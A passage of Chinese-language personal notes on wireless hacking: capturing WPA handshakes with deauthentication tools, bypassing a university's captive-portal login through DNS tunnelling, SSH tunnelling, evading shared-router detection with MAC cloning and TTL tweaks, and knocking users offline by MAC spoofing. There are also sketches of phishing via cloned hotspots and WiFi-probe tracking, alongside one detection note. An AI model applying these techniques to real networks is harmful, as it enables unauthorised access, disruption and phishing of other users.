形成以一个隧道接口，将无线的流量镜像到隧道接口上。然后将这个隧道接口连接IDS接口，或者直接抓包，需要保证流量是明文的。也就是说配合将网卡弄成无线入侵监测系统wIDS。然后每一个固定时间周期内进行流量的分析。

Airtun-ng还具有转发器和tcpreplay类型功能，并可选择通过bssid与网络掩码一起过滤流量，并重播剩余流量。

bessid-ng(抓包系列命令的简化): 主要功能就是将发送认证解除包，并抓捕之后的四步握手包，可以将包上传到指定的破解服务器。就是将之前的简单化。

无线攻击套件：mitmf

28.生活中，有很多需要认证的路由器，手机连接wifi热点后会自动弹出一个网页，让用户输入账号和密码，比如星巴克，肯地基，麦当劳，甚至是火车站和机场的候车室。其实这是一种叫强制门户认证的技术--Captive Network。就是说，单用户连上一个wifi后，可以不需要输入wifi的密码，但是需要进行认证才能够访问到互联网。这种路由器有很多开源的软件，比如wifidog、openwrt等。但是他们的原理都是一样的，通过iptable跳转，icmp重定向，DNS拦截，和HTTP重定向，甚至有的会采用网页重构，最后无论用户输入任何域名，任何URL，任何IP地址，都会被强制指定到某一个网页上去。(部分设备上就会自动弹出浏览器)

手机只要在连上wifi后，就去向互联网发起一次请求（不同的手机有不同的请求地址，比如苹果手机请求的是www.apple.com，而原版的安卓手机请求的是client3.google.com，但是这些请求的网址，不同的手机厂商自己可以通过修改Android的内核进行修改的，不是绝对的，有的手机甚至直接阉割了这个原版安卓的功能，有的则对这个功能进行了限制使用）。或者有些手机的软件做一些限制，比如在手机上通过还有一个智能识别软件，如果这个热点不能够访问外面，那就不弹出，甚至有的手机还直接做成，不能连接外网的热点，就不显示出来，直接屏蔽掉了。

30.强制下线： 对机器DOS攻击、服务解除Deauth、eportal提供的强制下线与一般下线

1. 被忽略的DNS包：

连上SCUNET，更改/etc/resolv.conf文件

# Generated by NetworkManager

nameserver 119.29.29.29

nameserver 114.114.114.114

通过wireshark抓包看到可以访问第三方DNS服务器，这就意味着没有对目标端口为53号端口进行过滤，于是存在一种绕过eportal验证直接访问外网的办法：DNS隧道。

DNS Tunneling可以利用其中的一些记录类型来传输数据。例如A，MX，CNAME,TXT，NULL等。例如客户端发送一个A记录请求给服务器，查询的主机名为2roAUwBaCGRuc3R1bm5lbGluZwo.test.domain.com,其中2roAUwBaCGRuc3R1bm5lbGluZwo则是客户端传递给服务器的信息，这串字符解码后的信息便是dnstunneling。

还有一个关键点是对DNS缓存机制的规避，因为如果需要解析的域名在Local DNS Server中已经有缓存时，Local DNS Server就不会转发数据包。所以在我们构造的请求中，每次查询的域名都是不一样的或者是已经是过期的。

识别DNS隧道：

根据Zipf定律，在自然语言的语料库里，一个单词出现的次数与它在频率表里的排名成反比。正常的域名也符合这个定律。而在这篇论文中，证明了DNS Tunneling中由于域名做了编码，不符合Zipf定律，整个分布趋于平稳。

相关工具：iodine（推荐，多种平台包括手机，官方称上行速度最大680 kbit/s，下行速度上限可以达到2.3Mbit/s），dnscat2，DeNise，dns2tcp，Heyoka等

不论使用哪种隧道工具，最终提供的方式都像是一种代理。dns2tcp直接提供一个本地监听端口，iodine则是创建了一个虚拟网卡，并将远程主机映射到一个内网ip地址。

遗憾的是系统代理提供HTTP、HTTPS代理，如果要代理所有情况只能走ss通道。

31.5 可以使用nc测试一下，是否存在对DNS协议的监测，转发条件必须是DNS协议还是只需要udp53号端口即可。

如果允许直接udp通信，那么为了能有更高的带宽利用率，应该搭建UDP Tunnel， github搜索udptunnel或者udpvpn。

如果要自带翻墙功能，就应该在特殊ip的服务器上，直接基于ss改造，现在ss client已经支持TCP over UDP、UDP over TCP，服务器端只需要开启udp转发功能（可以看到监听了udp端口）。因为ss主要就是用来加密翻墙，ss不能仅仅专门用来作为隧道传输，混淆会给传输带来冗余数据，加密也会消耗CPU性能。https://github.com/shadowsocks/shadowsocks-libev

<https://www.buckhill.co.uk/blog/how-to-enable-broadcast-and-multicast-support-on-amazon-aws-ec2/2> 可以看出vpn隧道对带宽利用率都不怎么样。

udp上层可以实现KCP、QUIC来提供可靠传输，或者通过多倍暴力发包来接近可靠传输。

ssh可以实现端口转发、隧道，SOCKs5代理：  
**端口转发之正向连接**：就是client连上server，然后把client能访问的机器地址和端口（也包括client自己）镜像到server的端口上：ssh -L [客户端IP或省略]:[客户端端口]:[服务器侧能访问的IP]:[服务器侧能访问的IP的端口] [登陆服务器的用户名@服务器IP] -p [服务器ssh服务端口（默认22）]

**端口转发之反向连接**：：client连接上server之后，将client端口映射到server上：ssh -R [服务器IP或省略]:[服务器端口]:[客户端侧能访问的IP]:[客户端侧能访问的IP的端口] [登陆服务器的用户名@服务器IP] -p [服务器ssh服务端口（默认22）]

**SOCKs5代理（也叫SSH隧道）**：ssh -D [本地IP或省略]:[本地端口] [登陆服务器的用户名@服务器IP] -p [服务器ssh服务端口（默认22）]

**X协议转发**：-X参数 如果X协议不在防火墙的允许范围之内，借助ssh的加密转发实现通信。

1. mentohust替代锐捷，xClient替代iNode（H3C设备）

不过校园网如果实施了一人一号，那么就一定会对路由器、wifi发射设备（代理上网）进行监测，需要对抗。我见过梅林系统的mentohust插件页面中有一个“隐藏代理”选项。

路由器克隆某一个设备的MAC、处理TTL、数据走代理加密隧道（防止从数据中发现多端）

1. 多网卡设备，如何安排发包？默认情况下存在关于各个网卡优先级的描述与设置。

也可以合并成为一个逻辑网卡，https://blog.csdn.net/dongfei2033/article/details/76222742，实现负载均衡。

1. 除了31中介绍的被忽略的DNS包，还有以下可以实现免费wifi：  
   （1）复制用户mac地址，直接将用户挤掉
2. 中间人工或者wifi克隆，配合钓鱼网站
3. 部分wifi的“忘记密码”功能允许你连击你的邮件客户端到你的IMAP/POP邮件服务器，这时候就是被忽略的邮件协议。
4. wireshark

wlan.da - Destination address (Destination Hardware Address)

wlan.sa - Source address (Source Hardware Address)

wlan.addr - Source or Destination address (Source or Destination Hardware Address)

wlan.ra - Recevier address (Receiving Station Hardware Address)

wlan.ta - Transmitter address (Transmitting Hardware Address)

wlan.bssid - BSS id (Basic Service Set ID)

wlan\_mgt.ssid - SSID (Indicates the identity of an ESS or IBSS)

1. wifi探针

WiFi探针其实就是一个AP，它定时的向自己的四周广播发送Beacon帧，用来通知附近的WiFi设备，AP是存在的，（好比它一直在向周围喊着，我在这里，大家快来连接我啊）。 我们的WiFi设备，手机，平板电脑等，也不停的发送着probe帧，去寻找附近可用的AP。在probe帧的介绍中就我们可以看到probe帧包含了设备的mac地址，当我们的AP接收到probe帧之后就获取了这个设备的MAC地址，而这个AP就是我们的WIFI探针。因此只要在WiFi探针覆盖区域内的设备打开着WiFi，探针就能收集到他的MAC地址。

wifi监测加上移动商信道监测，才有用。

wifi探针可以测距离，但是不同手机的WIFI信号强弱差异巨大，而且同一部手机在正常通讯与节电静默状态下的WIFI信号强度甚至会相差十倍以上，加之环境遮挡与反射带来的信号抖晃，使得WIFI探针捕捉到的信号强度会在非常大的范围内波动。如果采用简单的线性换算关系，结果将体现为该用户距离WIFI探针的位置忽而只有2-3米，忽而又远至40-50米。对于线下零售场地而言，几十米，已经完全是另外一个场景了。

<https://github.com/wanghan0501/WiFiProbeAnalysis>

37.

如果不能设置网卡为monitor mode，这时候就用airmon-ng与airdump-ng抓包

airmon-ng start wlan0

sudo airodump-ng wlp2s0mon --output-format pcap -w result.pcap --channel 149 --essid SCUNET

结果导入wireshark进行分析